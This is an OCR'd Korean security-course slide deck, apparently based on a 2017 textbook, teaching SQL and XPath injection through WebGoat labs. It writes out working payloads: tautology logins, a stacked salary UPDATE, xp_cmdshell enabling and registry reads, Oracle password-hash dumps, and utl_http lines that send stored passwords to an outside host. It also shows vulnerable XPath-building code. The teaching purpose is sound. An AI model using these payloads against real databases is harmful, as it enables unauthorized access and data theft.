1 SQL 인젝션 공격

1 문자열 SQL 인젝션 공격 연습하기


실습환경
- 윈도우 기반의 운영체제
- 필요 프로그램 : WebGoat

1 문자열 SQL 인젝션 공격 연습하기

① [String SQL Injection]클릭

- WebGoat를 실행하고
  [Injection Flaws]-[String SQL Injection] 클릭

[문자열 SQL인젝션
테스트 화면]




(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

1 문자열 SQL 인젝션 공격 연습하기

② Enter your last name에 Smith 입력

- ‘Smith’를 입력한 뒤 쿼리문 확인

```
SELECT * FROM user_data
WHERE last_name = 'Smith'
```




[문자열 SQL인젝션: Smith 입력]

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

1 문자열 SQL 인젝션 공격 연습하기

③ Enter your last name에 'or''=' 입력

```
SELECT * FROM user_data WHERE last_name = ''or''=''
```



[문자열 SQL인젝션 : 'or''='입력]

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

2 SQL 인젝션 공격으로 데이터 수정하기


실습환경
- 윈도우 기반의 운영체제
- 필요 프로그램 : WebGoat

2 SQL 인젝션 공격으로 데이터 수정하기

① [Database Backdoor]클릭

- WebGoat의 [Injection Flaws]에서
  [Database Backdoor]클릭 후 User ID에 '101' 입력

[사용자 정보 확인]



(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

2 SQL 인젝션 공격으로 데이터 수정하기

② 두 개의 SQL 구문 삽입


```
SELECT userid, password, ssn, salary, email FROM employee
WHERE userid=101;
UPDATE employee SET Salary=100000 WHERE userid=101
```

101; UPDATE employee SET Salary=100000 WHERE userid=101

2 SQL 인젝션 공격으로 데이터 수정하기

② 두 개의 SQL 구문 삽입

[데이터를 수정하는 SQL 구문 삽입에 성공한 화면]



(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

3 Microsoft SQL Server

Microsoft SQL Server의 주요 테이블

테이블	설명
sysobjects	데이터베이스에 있는 모든 객체를 제공한다.
sysdatabases	데이터베이스의 생성 날짜, 파일명, 경로 정보를 제공한다.
suscolumns	테이블과 뷰에 있는 각 칼럼 정보를 제공한다.
sysfiles	선택한 특정 데이터베이스에 있는 모든 파일의 정보를 제공한다.
syspermissions	사용자, 그룹, 역할에 대해 부여되거나 거부된 허가 항목의 정보를 제공한다.
sustypes	데이터베이스에 있는 모든 시스템 데이터의 유형과 사용자 정의 데이터의 유형을 제공한다.
sysusers	데이터베이스에 있는 모든 윈도우 사용자와 SQL 서버 사용자의 정보를 제공한다.

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

3 Microsoft SQL Server

Microsoft SQL Server에서 데이터베이스 구조를 발견할 수 있는 쿼리문

- 사용자 정의 테이블 가져오기

```
SELECT name FROM sysobjects WHERE xtype = 'U'
```

- 칼럼 이름 가져오기

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM
sysobjects WHERE name ='칼럼 이름을 얻으려는 테이블의 이름')
```

3 Microsoft SQL Server

Microsoft SQL Server에서 제공하는 확장 저장 프로시저

구분	확장 저장 프로시저	설명
명령어 실행	xp_cmdshell	관리자 권한으로 윈도우 명령어를 실행한다.
레지스트리	xp_regaddmultistring	레지스트리 키에 문자열을 추가한다.
	xp_regdeletekey	레지스트리 키를 삭제한다.
	xp_regdeletevalue	레지스트리 키에 있는 값을 삭제한다.
	xp_regenumkeys	레지스트리 키를 나열한다.
	xp_regenumvalues	레지스트리 키에 있는 값을 나열한다.
	xp_regread	레지스트리 키를 읽는다.
	xp_regremovemultistring	레지스트리 키에 있는 여러 문자열을 삭제한다.
	xp_regwrite	레지스트리 키를 작성한다.

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

3 Microsoft SQL Server

Microsoft SQL Server에서 제공하는 확장 저장 프로시저

구분	확장 저장 프로시저	설명
서비스 관리	xp_servicecontrol	윈도우 서비스를 시작하거나 정지한다.
ODBC 리소스	xp_enumdsn	서버의 ODBC 데이터 목록을 나타낸다.
로그인 정보	xp_loginconfig	보안 모드에 대한 정보를 나타낸다.
	xp_logininfo	사용자의 로그인 정보를 나타낸다.
Cab 파일 생성	xp_makecab	서버 파일에 대해 압축할 수 있는 권한을 허용한다.
도메인 나열	xp_ntsec_enumdomains	서버가 접근할 수 있는 도메인을 나열한다.
프로세스 종료	xp_terminate_process(pid)	프로세스를 종료시킨다.

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

4 윈도우 명령어 실행하기(Microsoft SQL Server)

```
EXEC master.dbo.xp_cmdshell 'cmd.exe dir c:₩'
```

비활성화로 설정된 xp_cmdshell을 활성화하는 명령어

```
EXEC sp_configure 'show advanced options', 1
RECONFIGURE
```

```
EXEC sp_configure 'xp_cmdshell', 1
RECONFIGURE
```

4 윈도우 명령어 실행하기(Microsoft SQL Server)

레지스트리 키 열람하기

```
Exec xp_regread HKEY_LOCAL_MACHINE,
'SYSTEM₩CurrentControlSet₩Services₩
lanmanserver₩parameters', 'nullsessionshares'
```

레지스트리 키에 있는 내용 열람하기

```
Exec xp_regenumvalues
HKEY_LOCAL_MACHINE,
'SYSTEM₩CurrentControlSet₩Services₩snmp₩
parameters₩validcommunities'
```

5 오라클

사용자 정의 테이블 가져오기

```
SELECT tname FROM sys.tab
```

```
SELECT table_name FROM all_tables WHERE
TABLESPACE_NAME='USERS'
```

5 오라클

칼럼 이름 가져오기

```
SELECT column_name FROM cols WHERE
table_name='칼럼 이름을 얻으려는 테이블 이름'
```

```
SELECT column_name FROM all_tab_columns
WHERE table_name='테이블 이름'
```

5 오라클

현재 데이터베이스 이름 가져오기

```
SELECT global_name FROM global_name
```

5 오라클

사용자와 패스워크 정보 가져오기

```
SELECT name, password FROM sys.user$ WHERE type#=1
```

버전 정보 가져오기

```
SELECT banner || '-' || (select banner FROM v$version
WHERE banner LIKE 'Oracle%') FROM v$version WHERE
banner LIKE 'TNS%'
```

5 오라클

Blind SQL 인젝션 공격(브라우저 화면에 결과가 나오지 않음)

[오라클에서 Blind SQL 인젝션 공격을 할 때 유용한 함수]

함수	설명
BEGIN DBMS_LOCK.SLEEP(5); END;	5초 동안 DBMS를 정지(Sleep)하도록 만든다. 브라우저에는 5초 뒤에 결과가 나타난다.
CHR( )	출력값을 문자 형태로 변환한다.
ASCII( )	출력값을 아스키 형태로 변환한다.
BITAND( )	Bit And 연산자이다.
LOWER( )	LoweCase로 변환한다.

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

5 오라클

외부 아웃바운드로 데이터 전송하기

```
SELECT utl_http.request('http://www.example.com')
FROM DUAL
```

```
SELECT
HTTPURITYPE('http://www.example.com').getXML()
FROM DUAL
```

```
SELECT utl_http.request('http://www.example.com/?' ||
(SELECT pass FROM members)) FROM DUAL
```

2 XPath 삽입 공격

1 XPath

- XML 문서로부터 선택한 노드(node)를 사용하기 위한 프로그래밍 언어(SGML, HTML, XHTML, HTML5)
- XML 데이터를 트리 구조 값으로 형성(node)
- XPath 1.0 명세서는 1999년 W3C 표준으로 나왔으며, 2010년 XPath 2.0 명세서가 W3C에서 권고됨
- 자바, 자바스크립트, .NETFramework, PHP, 파이썬, 펄, 루비 등 수많은 언어가 XPath를 지원

1 XPath

Xpath 노드

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username id="1">anesra</username>
<password>anesra_manse</password>
    <account>root</account>
  </user>
</users>
```

- users: 문서 노드(node)
- username, password, account: 요소 노드
- id="1": 속성 노드
- anesra, anesra_manse, root: 인자값

1 XPath

Xpath의 쿼리문

XPath Query: /users/user/username

2 Visual Basic과 C#에서 XPath를 처리하는 예시

Visual Basic:

```
Dim FindUserXPath as String FindUserXPath =
"//Users/user[username/text() = ' "&Request("Username") & "' and
password/text() =
'"&Request("Password") & "']"
```

C#:

```
String FindUserXPath;
FindUserXPath = "//Users/user[username/text() = '
"+Request("Username")+"' and
password/text() = ' "+Request("Password") + "'];
```

2 Visual Basic과 C#에서 XPath를 처리하는 예시

사용자가 Username과 Password 부분에 각각 ‘anesra’,‘anesra_password’라고 입력

```
XPath query: //Users/user[username/text() = 'anesra' and password/text() =
'anesra_password']
```

2 Visual Basic과 C#에서 XPath를 처리하는 예시

공격자가 SQL 인젝션 공격과 마찬가지로 입력 시 쿼리문 결과

```
Username = anesra' or '1'='1
Password = 1234' or '1'='1
```


```
XPath query: //Users/user[username/text() = 'anesra' or '1'='1' and password/
text() = '1234' or '1'='1']
```

참(True)을 만들면 된다!

3 Xpath 삽입 공격 연습하기

① [XPath Injection]클릭

- WegGoat를 실행 후
  [Injection Flaws]-[XPATH Injection] 클릭



[Xpath Injection 연습]

(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

3 Xpath 삽입 공격 연습하기

② User Name과 Password 입력

- User Name : Mike
- Password : test123

[Xpath Injection 연습:
정상적인 쿼리 결과]


(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)

3 Xpath 삽입 공격 연습하기

③ XPath 삽입 공격

- User Name: Mike ‘ or ”=’
- Password : ‘ or ”=’

[Xpath Injection 연습: 삽입 공격 성공]



(※출처: 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017)